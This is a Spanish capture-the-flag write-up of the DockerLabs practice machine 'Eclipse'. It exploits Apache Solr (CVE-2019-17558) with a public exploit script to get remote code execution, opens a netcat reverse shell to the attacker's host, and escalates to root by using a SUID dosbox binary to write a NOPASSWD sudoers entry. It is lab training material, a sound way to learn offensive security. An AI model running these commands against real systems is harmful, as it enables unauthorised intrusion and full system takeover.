Eclipse writeup - Dockerlabs

Dificultad : Media

Escrito por : tellmefred


Introducción:

Bienvenidos a "Eclipse", una máquina de práctica de DockerLabs. En esta sesión, explorarás la explotación de un servicio web llamado Solr.


En "Eclipse", aprenderás cómo los atacantes pueden identificar y aprovechar vulnerabilidades en el servicio web Solr para comprometer sistemas. Solr es una plataforma de búsqueda empresarial basada en Apache Lucene, ampliamente utilizada para indexar y buscar contenido en aplicaciones web.

Reconocimiento:


Como siempre empezamos con un Ping comprobando la conectividad con la máquina.




Aquí lanzamos un nmap para ver los servicios activos, vemos el puerto 80 y 8983 activos.




Vemos el puerto 80 y nada solo una imagen.




Revisando el cogido y tampoco nada raro.



Nos vamos al puerto 8983 y nos topamos con un solr.



Pero que es solr ?, bueno aquí vemos lo que nos dice chat GPT .



Explotación:

En la explotación se me ocurrió buscar a ver si existía alguna falla de seguridad o vulnerabilidad en esa app y versión en específico me encuentro un RCE.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# searchsploit solr
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Apache Solr - Remote Code Execution via Velocity Template (Metasploit)  | multiple/remote/48338.rb
Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution | xml/webapps/43009.txt
Apache Solr 8.2.0 - Remote Code Execution                               | java/webapps/47572.py
Solr 3.5.0 - Arbitrary Data Deletion                                    | java/webapps/39418.txt
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Procedo a descargarlo.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# searchsploit -m java/webapps/47572.py
  Exploit: Apache Solr 8.2.0 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47572
     Path: /usr/share/exploitdb/exploits/java/webapps/47572.py
    Codes: CVE-2019-17558
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/tellmefred/Desktop/Dokerlabs/eclipse/47572.py


┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# ls
47572.py  allports  auto_deploy.sh  eclipse.tar
```

Lo ejecuto así nada mas sin flag para ver el funcionamiento.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# python3 47572.py
Usage: python3 script.py ip [port [command]]
               default port=8983
               default command=whoami:
```

Y bueno lo ejecuto con la ip de la máquina vemos que funciona y me lanza el whoami de la máquina.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# python3 47572.py 172.17.0.2
OS Realese: Linux, OS Version: 6.6.15-amd64
if remote exec failed, you should change your command with right os platform

Init node 0xDojo Successfully, exec command=whoami
RCE Successfully @Apache Solr node 0xDojo
   ninhack
```

Ahora vemos claro que lo lógico o es tomar una reverse shell y ejecutarla para recibir el RCE en nuestra máquina.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclips
e]
└─# python3 47572.py 172.17.0.2 8983 'nc 192.168.223.128 9001 -e
 /bin/bash'
OS Realese: Linux, OS Version: 6.6.15-amd64
if remote exec failed, you should change your command with right
 os platform

Init node 0xDojo Successfully, exec command=nc 192.168.223.128 9
001 -e /bin/bash
RCE failed @Apache Solr node 0xDojo
```

Ejecutó y aunque dice failed vemos que si nos llegó la reverse shell.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 56692
```

Escalada de privilegios:

Aquí hacemos el tratamiento de la tty y vemos que hay.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 56692
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ninhack@18a73985406f:/opt/solr/server$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

ninhack@18a73985406f:/opt/solr/server$ export TERM=xterm
ninhack@18a73985406f:/opt/solr/server$
```

Aquí buscando una mala configuración en los permisos SUID.

```
ninhack@18a73985406f:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/sudo
/usr/bin/dosbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
ninhack@18a73985406f:/tmp$
```

Vemos el SUID dosbox, buscando en GTFO Bins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Note that the name of the written file in the following example will be `FILE_TO_`. Also note that `echo` terminates the string with a DOS-style line terminator (`\r\n`), if that's a problem and your scenario allows it, you can create the file outside `dosbox`, then use `copy` to do the actual write.

```
sudo install -m =xs $(which dosbox) .

LFILE='\path\to\file_to_write'
./dosbox -c 'mount c /' -c "echo DATA >c:$LFILE" -c exit
```

Bueno pues procedo a ejecutarlo.

```
ninhack@18a73985406f:/tmp$ LFILE='\etc\sudoers.d\ninhack'
ninhack@18a73985406f:/tmp$ /usr/bin/dosbox -c 'mount c /' -c "echo ninhack ALL=(ALL) NOPASSWD: AL
L >c:$LFILE" -c exit
DOSBox version 0.74-3
Copyright 2002-2019 DOSBox Team, published under GNU GPL.
---
```

Aquí haciendo un whoami vemos que somos el usuario ninhack, procedo a hacer sudo su y bueno pues somos root, vemos el id y vemos que es 0.

```
ninhack@18a73985406f:/tmp$ whoami
ninhack
ninhack@18a73985406f:/tmp$ sudo su
root@18a73985406f:/tmp# whoami
root
root@18a73985406f:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@18a73985406f:/tmp#
```

Máquina rooted.